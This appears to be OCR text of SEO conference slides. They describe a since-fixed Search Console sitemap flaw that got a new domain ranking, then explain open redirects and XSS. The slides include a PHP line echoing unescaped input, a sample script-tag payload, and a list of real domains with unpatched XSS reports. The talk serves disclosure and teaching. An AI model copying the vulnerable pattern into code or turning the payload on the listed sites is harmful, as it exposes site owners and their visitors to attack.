


RESULTS: I HIT FIRST PAGE FOR COMPETITIVE MONEY TERMS…


- 1st page of results
- 6 days old domain
- 0 links



RESULTS: MILLIONS OF SEARCH IMPRESSIONS



‘LINKS’ APPEAR IN GSC — SHOWING GOOGLE TRUSTS THE SITEMAP



EARLIER: CAN'T SUBMIT SITEMAPS IN GSC WHEN NOT PERMITTED

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show: All | Errors | Warnings

Show 25 rows 1-1 of 1

#	Type	Issue	Description	Issues count	Example	Line	Detected
1	Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/	3	Sep 12, 201
					URL: https://www.jonoalderson.com/blog/	11	Sep 12, 201
					URL: https://www.jonoalderson.com/tools/	15	Sep 12, 201

NOW: CROSS SUBMITTED THE SITEMAP TO MY GSC, AND IT WAS ALLOWED

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show: All | Errors | Warnings

Show 25 rows 1-1 of 1

#	Type	Issue	Description	Issues count	Example	Line	Detected
1	Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/	3	Sep 12, 201
					URL: https://www.jonoalderson.com/blog/	11	Sep 12, 201
					URL: https://www.jonoalderson.com/tools/	15	Sep 12, 201

SITEMAP FOR "TESCO.COM" URLS WAS ALLOWED IN “TESCOGLOBAL.COM" GSC:

Show 25 rows 1-2 of 2

#	Sitemap	Type	Processed	Issues	Items	Submitted	Indexed
1	[illegible]	Sitemap	Sep 4, 2017	-	Web	5,000	3,571
2	[illegible]	Sitemap	Sep 3, 2017	-	Web	2,881	1,963

EVEN TRACKS INDEXATION…

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show: All | Errors | Warnings

Show 25 rows 1-1 of 1

#		Type	Issue	Description	Issues count	Example	Line	Detected
1	!	Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/	3	Sep 12, 201
						URL: https://www.jonoalderson.com/blog/	11	Sep 12, 201
						URL: https://www.jonoalderson.com/tools/	15	Sep 12, 201

SITEMAP FOR "TESCO.COM" URLS WAS ALLOWED IN "TESCOGLOBAL.C 5C:

Show 25 ro

#	Sitemap	Type	Processed	Issues	Items	Submitted	Indexed
1	[illegible]	Sitemap	Sep 4, 2017	-	Web	5,000	3,571
2	[illegible]	Sitemap	Sep 3, 2017	-	Web	2,881	1,963

SUMMARY

- ✓ Budget: $12
- ✓ Setup time: ~4 hours
- ✓ Other activity: nothing
- ✓ Links: 0
- ✓ Impressions: > 1.5 million
- ✓ Clicks: > 12,000

ALMOST UNDETECTABLE

Using the Sitemap report

The Sitemaps report landing page shows a list of sitemaps that you have submitted to Search Console. **Only sitemaps submitted through this tool are listed; the report will not list sitemaps exposed through other means, such as robots.txt or `google.com/ping`.**

GOOGLE OFFICIAL RESPONSE

- ✓ I reported it in September 2017
- ✓ March 2018 - Google award a bug bounty
- ✓ March 2018 - Google confirm it is fixed.
- ✓ April 2018 - Google increase the bug bounty ($5000)

TAKEAWAY

hreflang entries are ignored
if your sitemaps are unverified


TAKEAWAY

Ensure you do not have open redirects on your site!


(robots.txt block them if you can’t remove them)

TAKEAWAY

Not seen this attack in wild.
Check your logs for 302s.



Recent Experiments



XSS Attacks

WHAT IS AN XSS ATTACK?

```
<div>
    Showing page <?=$_GET['page']?>
</div>
```

XSS = Cross Site Scripting

IMAGINE THIS URL

https://foo.com/stores/?page=1

WE COULD DO THIS

```
https://foo.com/stores/?page=<script>alert('hello')</script>
```

IF IT ISN'T WELL CODED, WAY MAY FIND...

https://foo.com/stores/?page=<script>alert('hello')</script>

```
<div>
    Showing page <?=$_GET['page']?>
</div>
```

will turn into...

```
<div>
    Showing page <script>alert('hello')</script>
</div>
```

XSS IS A VERY COMMON PROBLEM


Latest Open Bug Bounty Submissions

Below are the latest submissions via Open Bug Bounty coordinated disclosure:

Domain	Researcher	Date	Status	Type
manttus.com	OOS	22.06.2018	patched	Cross Site Scripting
au-petit-manoir.fr	404NotFound	22.06.2018	unpatched	Cross Site Scripting
wtf.plus	Bondsec	22.06.2018	patched	Open Redirect
breizhspottingteam.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
skkatariaandsons.com	OOS	22.06.2018	patched	Cross Site Scripting
vcssdpa.com	OOS	22.06.2018	unpatched	Cross Site Scripting
aborlccf.org.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
portoguardanapos.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
soaps.sheknows.com	ELProfesor	22.06.2018	unpatched	Cross Site Scripting
champagne-mathelin.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
games.rambler.ru	ELProfesor	22.06.2018	unpatched	Cross Site Scripting
ceplac.gov.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
comprasnet.gov.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
garagestore.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
a-imprimer.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
servicos.meioambiente.mg.gov.br	AtJunior	22.06.2018	patched	Cross Site Scripting
mais.uol.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
alexandria.cpd.ufv.br	Gh05tPT	22.06.2018	unpatched	Cross Site Scripting
webkits.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
cigre.org.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
[illegible]	AtJunior	[illegible]	unpatched	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
sk.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
extrabux.com	ELProfesor	22.06.2018	unpatched	Cross Site Scripting

https://www.openbugbounty.org/

DON’T WORRY - CHROME PROTECTS YOU…



...SOMETIMES!

Chromes XSS auditor isn't perfect.

(but Firefox doesn't even seem to have one)

REMINDER!

Rendering on Google Search

☆☆☆☆☆

Googlebot uses a web rendering service (WRS) that is based on Chrome 41 (M41). Generally, WRS supports the same web platform features and capabilities that the Chrome version it uses — for a full list refer to chromestatus.com, or use the compare function on caniuse.com.

We know that Googlebot is based off Chrome 41…

